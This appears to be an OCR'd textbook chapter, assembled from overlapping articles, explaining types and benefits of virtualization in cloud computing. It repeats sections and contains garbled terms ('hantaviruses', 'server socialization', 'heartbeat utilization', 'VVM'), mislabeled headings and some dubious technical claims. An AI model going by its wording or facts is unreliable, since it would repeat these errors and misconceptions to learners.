


Figure 3.34 Virtualization Cloud Computing

The machine on which the virtual machine is going to create is known as Host Machine and that virtual machine is referred as a Guest Machine.

Benefits of Virtualization in Cloud Computing

- Protection from system failures - you can duplicate your work using virtualization on the cloud, this way your data is safe if there is a system failure.
- For combining local and network resources data storage virtualization

- Improve performance and capacity(storage capacity, network capacity etc)
- Improves the availability of resources
- Virtual networks help IT professionals become efficient and agile at work
- Great way to reduce operational costs

Types of Virtualization

- Hardware Virtualization
- Software Virtualization
- Operating system Virtualization
- Server Virtualization
- Storage Virtualization

Hardware Virtualization.

Hardware virtualization can be done by extracting the physical hardware with the help of the virtual machine monitor (VVM).

Hardware Virtualization in Cloud Computing

Hardware virtualization can be done by extracting the physical hardware with the help of the virtual machine monitor (VVM). The term hardware virtualization is used when VMM or virtual machine software or any hyper-visor gets directly installed on the hardware system.

Types of Hardware Virtualization

- Full Virtualization
- Para Virtualization
- Partial Virtualization

Full Virtualization

In it, the complete simulation of the actual hardware takes place to allow software to run an unmodified guest OS.

Para Virtualization

In this type of virtualization, software unmodified runs in modified OS as a separate system.

Partial Virtualization

In this type of hardware virtualization, the software may need modification to run.

Advantage of Hardware Virtualization

- Lower Cost
- Efficient resource utilization
- Increase IT flexibility
- Advanced Hardware Virtualization features
- Virtualization

Software Virtualization in Cloud Computing

Software virtualization is just like a virtualization but able to abstract the software installation procedure and create virtual software installations.

Software Visualization in Cloud Computing allows the single computer server to run one or more virtual environments. It is quite similar to virtualizations but here it abstracts the software installation procedure and creates a virtual software out of it.

In software virtualizations, an application will be installed which will perform the further task. One software is physical while others are virtual as it allows 2 or more operating system using only one computer.

Advantage of Software Virtualization

- Client Deployments Become Easier
- Easy to manage
- Software Migration

- Efficient
- Less Downtime
- Flexible
- Secure

Types of Software Virtualization

- Operating System Virtualization
- Application Virtualization
- Service Virtualization

Server Virtualization in Cloud Computing

Server virtualization is a virtualization technique that involves partitioning a physical server into a number of small, virtual servers with the help of virtualization software. In server virtualization, each virtual server runs multiple operating system instances at the same time.

The concept of server virtualization is widely applied in IT infrastructure as a way of minimizing costs by increasing the utilization of existing resources. Server virtualization generally benefits from small to medium scale applications.

Types of Server Virtualization

- Hypervisor
- Para-Virtualization
- Full Virtualization
- Hypervisor

Uses of Storage Virtualization

Server Virtualization is mainly used in web-servers which reduces the cost of web-hosting services. Instead of having separate system for each web-server, multiple virtual servers can run on the same system/computer. Uses of server virtualization are

- To centralize the server administration
- Improve the availability of server
- Helps in disaster recovery
- Ease in development & testing
- Make efficient use of server resources

Advantage of Storage Virtualization

- **Cost Reduction:** Server virtualization reduces cost because less hardware is required.
- **Independent Restart:** Each server can be rebooted independently and that reboot won't affect the working of other virtual servers.

Operating System Virtualization in Cloud Computing

It is also called OS-level virtualization is a type of virtualization technology which work on OS layer. Operating system virtualization refers to the use of software to allow system hardware to run multiple instances of different operating systems concurrently, allowing you to run different applications requiring different operating systems on one computer system. The operating systems do not interfere with each other or the various applications. Not to be confused with operating system-level virtualization, which is a type of server virtualization.

Types of Operating System Virtualization

- Linux OS Virtualization
- Window OS Virtualization

Linux Operating System virtualization

VMware Workstation software is used to virtualize Linux systems. In addition, to install any software by the means of virtualization the user will need VMware software to install first.

Windows Operating System virtualization

This type of virtualization is also similar to the above to install any software there is a need to install VMware software firstly.

Uses of OS Virtualization

- Used for virtual hosting environment
- To improvised security by separating several applications to several containers.
- These forms of virtualization don't require hardware to work efficiently.
- Used for securely allocation of finite hardware resources among a large number of distrusting users.
- System administrator uses it to integrate server hardware by moving services on separate hosts

Advantage of OS Virtualization

- OS virtualization usually imposes little or no overhead.
- OS Virtualization is capable of live migration
- It can also use dynamic load balancing of containers between nodes and a cluster
- The file level copy-on-write (CoW) mechanism is possible on OS virtualization which makes easier to back up files, more space-efficient and simpler to cache than the block-level copy-on-write schemes.

Virtualization in Cloud Computing – Benefits & Types of Virtualization

Here, we come up with a new concept called Virtualization in Cloud Computing, in which we will explore its working. Along with this, we will learn the types and advantages of Virtualization.

What is Virtualization in Cloud Computing?

Virtualization in Cloud Computing is making a virtual platform of server operating system and **storage** devices. This will help the user by providing multiple machines at the same time it also allows sharing a single physical instance of resource or an application to multiple users.
Cloud Virtualizations also manage the workload by transforming traditional computing and make it more scalable, economical and efficient.

Virtualizations in Cloud Computing rapidly integrating the fundamental way of computing. One of the important features of virtualization is that it allows sharing of applications to multiple customers and companies.

Cloud Computing can also be known as services and application delivered to help the virtualized environment. This environment can be either **public** or **private**. With the help of virtualization, the customer can maximize the resources and reduces the physical system which is in need.

Types of Virtualization in Cloud Computing

- Operating System Virtualization
- Hardware Virtualization
- Server Virtualization
- Storage Virtualization




Figure 3.35.Types of Virtualization in Cloud Computing

a. Operating System Virtualization

In **operating system virtualization** in Cloud Computing, the virtual machine software installs in the operating system of the host rather than directly on the hardware system.

The most important use of operating system virtualization is for testing the application on different platforms or operating system. Here, the software is present in the hardware, which allows different applications to run.

b. Server Virtualization

In **server virtualization** in Cloud Computing, the software directly installs on the server system and use for a single physical server can divide into many servers on the demand basis and balance the load.
It can be also stated that the server virtualization is masking of the server resources which consists of number and identity. With the help of software, the server administrator divides one physical server into multiple servers.

c. Hardware Virtualization

Hardware virtualization in Cloud Computing, used in server platform as it is flexible to use Virtual Machine rather than physical machines. In hardware virtualizations, virtual machine software installs in the hardware system and then it is known as hardware virtualization.
It consists of a hypervisor which use to control and monitor the process, memory, and other hardware resources. After the completion of hardware virtualization process, the user can install the different operating system in it and with this platform different application can use.

d. Storage Virtualization

In **storage virtualization** in Cloud Computing, a grouping is done of physical storage which is from multiple network storage devices this is done so it looks like a single storage device.
It can implement with the help of software applications and storage virtualization is done for the backup and recovery process. It is a sharing of the physical storage from multiple storage devices.

How Virtualization Works?

Virtualization in Cloud Computing is a process in which the user of cloud shares the data present in the cloud which can be application software etc. It provides a virtual environment in the cloud which can be software hardware or any other thing.

In virtualization, the server and the software application which are required by the **cloud providers** maintain by the third party and in this, the cloud provider please some amount to the third party.
It is done because it will be costly if a new version of an application is released and it has to be introduced to the customers.

It can be also explained in a way that with the help of Hypervisor which is software the cloud customer can access server. A hypervisor is connectivity between the server and the virtual environment and distributes the resources between different virtual environments.

Traditional




Figure 3.36.Traditional Architecture Vs Virtual Architecture

Benefits of Virtualization

Virtualizations in **Cloud Computing has numerous benefits.**




Figure 3.37.Benefits of Virtualization in Cloud Computing

i. Security

During the process of virtualization **security** is one of the important concerns. The security can be provided with the help of firewalls, which will help to prevent unauthorized access and will keep the data confidential.

Moreover, with the help of firewall and security, the data can protect from harmful viruses malware and other cyber threats. Encryption process also takes place with protocols which will protect the data from other threads.

So, the customer can virtualize all the data store and can create a backup on a server in which the data can store.

ii. Flexible operations

With the help of a virtual network, the work of it professional is becoming more efficient and agile. The network switch implement today is very easy to use, flexible and saves time.

With the help of virtualization in Cloud Computing, technical problems can solve in physical systems. It eliminates the problem of recovering the data from crashed or corrupted devices and hence saves time.

iii. Economical

Virtualization in **Cloud Computing**, save the cost for a physical system such as hardware and servers. It stores all the data in the virtual server, which are quite economical.
It reduces the wastage, decreases the electricity bills along with the maintenance cost. Due to this, the business can run multiple operating system and apps in a particular server.

iv. Eliminates the risk of system failure

While performing some task there are chances that the system might crash down at the wrong time. This failure can cause damage to the company but the virtualizations help you to perform the same task in multiple devices at the same time.

The data can store in the cloud it can retrieve anytime and with the help of any device. Moreover, there is two working server side by side which makes the data accessible every time. Even if a server crashes with the help of the second server the customer can access the data.

v. Flexible transfer of data

The data can transfer to the virtual server and retrieve anytime. The customers or cloud provider don't have to waste time finding out hard drives to find data. With the help of virtualization, it will very easy to locate the required data and transfer them to the allotted authorities.

This transfer of data has no limit and can transfer to a long distance with the minimum charge possible. Additional storage can also provide and the cost will be as low as possible.

Conclusion: With the help of Virtualization in Cloud Computing, companies can implement cloud computing. This article proves that virtualization in Cloud Computing is an important aspect in cloud computing and can maintain and secure the data.

Hardware Virtualization in Cloud Computing – Working, Types, Benefits

We ended our session on **Virtualization** in Cloud computing. Today, we are going to study Hardware Virtualization, one of the types of Virtualization. In this article, we will explore the working, types and benefits.

What is Hardware Virtualization?

Virtualization means creating a virtual platform of something, which will include virtual computer hardware, virtual storage devices, and virtual computer network.

In *hardware virtualization*, software called hypervisor is used. With the help of hypervisor virtual machine, software embedded into the hardware component of the server. The work of hypervisor is that it manages the physical hardware resource which is shared between the customer and the provider.

Hardware virtualization can be done by extracting the physical hardware with the help of the *virtual machine monitor* (VVM).

There are several extensions in the processes, which help to accelerate virtualization activities and boost the performance of hypervisors. If this virtualization is done for server platform it is known as server socialization.

How Hardware Virtualization in Cloud Computing Works?

hypervisor creates an abstraction layer between the software and the hardware in use. After the installation of a hypervisor, virtual representations take place such as virtual processors.

We cannot use physical processors after installation. There are several popular hypervisors such as VMware's vSphere, based on ESXi, and Microsoft's Hyper-V.

In this system, multiple VMs can host at a time, but every VM logically isolated from each other. This is because of the security reasons. **One of the security reasons** is a Malware attack or the crash of VM.

Because of this, the other VMs will not get affected. If multiple VMs use, the efficiency of the system will increase simultaneously and the overall performance will be better.

So, this will leads to the fact that this improved heartbeat utilization provides **various benefits** and supports system while reducing the number of servers which will save money.

Types of Hardware Virtualization

This is the list of hardware virtualization in Cloud Computing:

- Full Virtualization
- Emulation Virtualization
- Para-Virtualization

i. Full Virtualization

In full virtualization, there is no need for any modification to run any application. In addition, the hardware **architecture** completely simulates, which benefits the guest software. There is an environment, quite similar to an operating system in a server.

With the help of full virtualizations, the administrators allow running a virtual environment change to its physical counterpart. With the help of full virtualization, the administrators can combine the new and the existing system for something efficient. So, it should be compatible with the newer system.

ii. Emulation Virtualization

In emulation virtualization, hardware simulates by the virtual machine and it is independent. Here, the guest operating system does not require any other modification. In this virtualizations, computer hardware as architectural support builds and manages a fully virtualized VM.

iii. Para-virtualization

In paravirtualization, the hardware not simulates and the guest software runs its isolated system. It is not necessary to simulate the hardware, but it utilizes an API which modifies the guest operating system.

The hypervisor provides a various command, which is sent from operating system to the hypervisor and is called hypercalls. These hypercalls are further use for memory management.

Recommend Reading – Working of Cloud Computing

Benefits of Hardware Virtualization

It's time to talk about the advantages of Hardware Virtualization in **Cloud computing:**




Figure 3.38.Advantages of Hardware Virtualization

i. Economical

These virtualizations are compatible with large scale as well as small-scale industries. As most of the amount is spent on hardware, the hardware virtualization eliminates this cost and benefits the customer. It also increases the lifespan of the existing hardware which reduces the energy costs.

ii. Efficient backup and recovery

As the disaster is unexpected and the data can be destroyed in seconds. Here, virtualizations make recovery much easier and accurate with less manpower while using very fewer resources.

iii. Efficient its operations

It can provide an easier way for the IT staff to install and maintain the software rather than maintaining hardware. Everything can be done with the help of a computer and its professional will do it with less downtime, quicker recovery, and fewer outages.

iv. Disaster recovery in hardware virtualizations

In the cloud there a situation where continuous **operation** is done and a disaster recovery plan should be there which can provide surety that the performance and maintenance are met after the retrieval of the data. Disaster recovery plan in hardware virtualization involves the protection of both hardware and the software and this can be done by various methods.

v. Tape backup

In this method, data stores offsite and the data recovery can be difficult and time-consuming. If a customer is restoring the latest copy of the data then he will get most in the backup. There is a requirement of a backup device and ongoing storage material.

v. File and Application Replication

Here, the data replicated on the separate disk and UP control software requires for application and data file storage replication which can be on the same side. This method basically uses for database-type applications.

vi. Hardware and Software Redundancy

This method provides a duplicate hardware and software application which situates at two different geographic areas. This method has the highest level of disaster recovery protection and virtualization solution.

Conclusion

Hardware virtualization is evolving very quickly and it is gaining popularity in server platforms. The basic logic behind hardware virtualization is to integrate many small services into a large physical server so that it can use more effectively and providing the service efficiently.

Here, the operating system which runs on the physical server convert into an operating system which works inside the virtual machine. The operating system which is working on the machine consists of its own processor, memory, and various other components.

Software Virtualization – How it Works, Types, Advantages

The software virtualizations are basically used to emulate a complete computer system and it further allows the operating system to run.

Some of the examples are VMware software, Virtual Box etc. Like, **Hardware Virtualization**, here we will discuss advantages, working and types of software virtualization.

What is Software Virtualization?

Software **Visualization in Cloud Computing** allows the single computer server to run one or more virtual environments. It is quite similar to virtualizations but here it abstracts the software installation procedure and creates a virtual software out of it.

In software virtualizations, an application will be installed which will perform the further task. One software is physical while others are virtual as it allows 2 or more operating system using only one computer.

Benefits of Software Virtualization

Here, is the list of Software Virtualization **Advantages in Cloud Computing** :

- **Testing**

It is easier to test the new operating system and software on VMs as it does not require any additional hardware and the testing can do within the same software. After the testing, the VM can move or delete for the further testing.

- **Utilization**

In software virtualization, there is higher efficiency in resource utilization if it tunes correctly. The VM can modify as per the requirement such as the user can modify ram, drive space, etc. It requires very less amount of hardware as compared to the equivalent number of physical machines.

- **Efficient**

It is efficient in a way such that it can run 12 virtual machines and eliminates the use of 12 physical boxes. This is the power cost as well as the cost of maintaining the server.

- **Less Downtime**

The software is upgrading and the upgrade in the VMs can do when the VM is working. VM can modify when it is working or it is not working which means that the downtime of it is very less.

- **Flexible**

It provides flexibility to the user so that the user can modify the software as per their demand. The modification can do within minutes and can adjust easily when the workload changes.

- **Secure**

It can protect with many hantaviruses. Moreover, there are several firewalls which prevent hacking and virus. The data in the software virtualization is safe as it stores in several different places so if the disaster takes place the data can retrieve easily.

How Software Virtualization in Cloud Computing Works?

In this session, we are going to **explore the working** of Software Virtualization:




Figure 3.39.Software Virtualization Working

i. Backup

With the help of software virtualization, the entire **operating system** or server installation can be backed up. This also benefits in a way that if the new server hack just restoring the previous version will allow running the server.

ii. Run multiple operating systems

The different operating system can use in a single computer with the partition in the hard drive. The only thing to keep in mind is to keep a snapshot of everything. If the data drowns, it can retrieve from some other place.

iii. Running a different version of applications

With the help of software virtualization new as well as the old operating system can use. So a program, if it is not working on a particular operating system, we can check it on another one.

iv. Templates: After the configuration of VM as per the demand, it can convert into a template and this template can use to make multiple copies of the original one.

Types of Software Virtualization

- Operating System Virtualization
- Application Virtualization
- Service Virtualization

i. Operating System Virtualization

In operating system virtualization, the hardware is used which consists of software on which different operating systems work. Here, the operating system does not interfere with each other so that each one of them works efficiently.

ii. Application Virtualization

Application virtualization is a technology, encapsulates the computer program within the operating system. It can say that application virtualizations refer to running an application on a thin client.

This thin client runs an environment, which is different from what refer to as encapsulating from the operating system which is the location of it.

iii. Service Virtualization

In the service virtualization, the DevOps team can use the virtual servers rather than the physical one. It emulates the behaviour of essential components which will be present in the final production environment.

With the help of service virtualization, the complex application can go through testing much earlier in the development process. It can say that service visualization is a technique to simulate the behaviour of some components in a mixture of component-based applications

Summary: With the help of Software virtualizations, it is easier to set new virtual servers which benefit both the customer and the host. It also eliminates the workload of management as it can do virtually. Moreover, it helps to measure and monitor the usage and saves time.

The decoupling process is done on the application from the operating system which is one of the benefits. So it can be concluded that software virtualization provides numerous amount of benefits and saves time as well as money.

Working of Server Virtualization in Cloud Computing | Types & Benefits

We discussed **Software Virtualization**. Here, we will learn about Server Virtualization in Cloud Computing. In which we will discuss, working, benefits and types of Server Virtualization. Along with this, we will cover different types of hypervisor and virtual server usage.

What is Server Virtualization in Cloud Computing?

Server virtualization is a partition of physical servers into multiple virtual servers. Here, each virtual server is running its own operating system and applications. It can be said that server **virtualization in cloud computing** is the masking of server resources.

The server is familiar with the identity of individual physical servers. The single physical server is divided into multiple isolated virtual servers, with the help of software.

Today, the companies contain a large number of servers but don't use them. This results as, the waste of expensive servers.

We can use server virtualization in IT infrastructure, this can reduce cost by increasing the utilization of existing servers. Server virtualization generally benefits from small to medium scale applications.

Figure 3.40.Introduction to Server Virtualization in Cloud Computing

Types of Server Virtualization

There are 3 types of server virtualization in cloud computing:

i. Hypervisor

A Hypervisor is a layer between the **operating system** and hardware. The hypervisor is the reason behind the successful running of multiple operating systems.
It can also perform tasks such as handling queues, dispatching and returning the hardware request. Host operating system works on the top of the hypervisor, we use it to administer and manage the virtual machines.

ii. Para-Virtualization

In Para-virtualization model, simulation in trapping overhead in software virtualizations. It is based on the hypervisor and the guest operating system and modified entry compiled for installing it in a virtual machine.

After the modification, the overall performance is increased as the guest operating system communicates directly with the hypervisor.

iii. Full Virtualization

Full virtualizations can emulate the underlying **hardware**. It is quite similar to Para-virtualization. Here, machine operation used by the operating system which is further used to perform input-output or modify the system status.

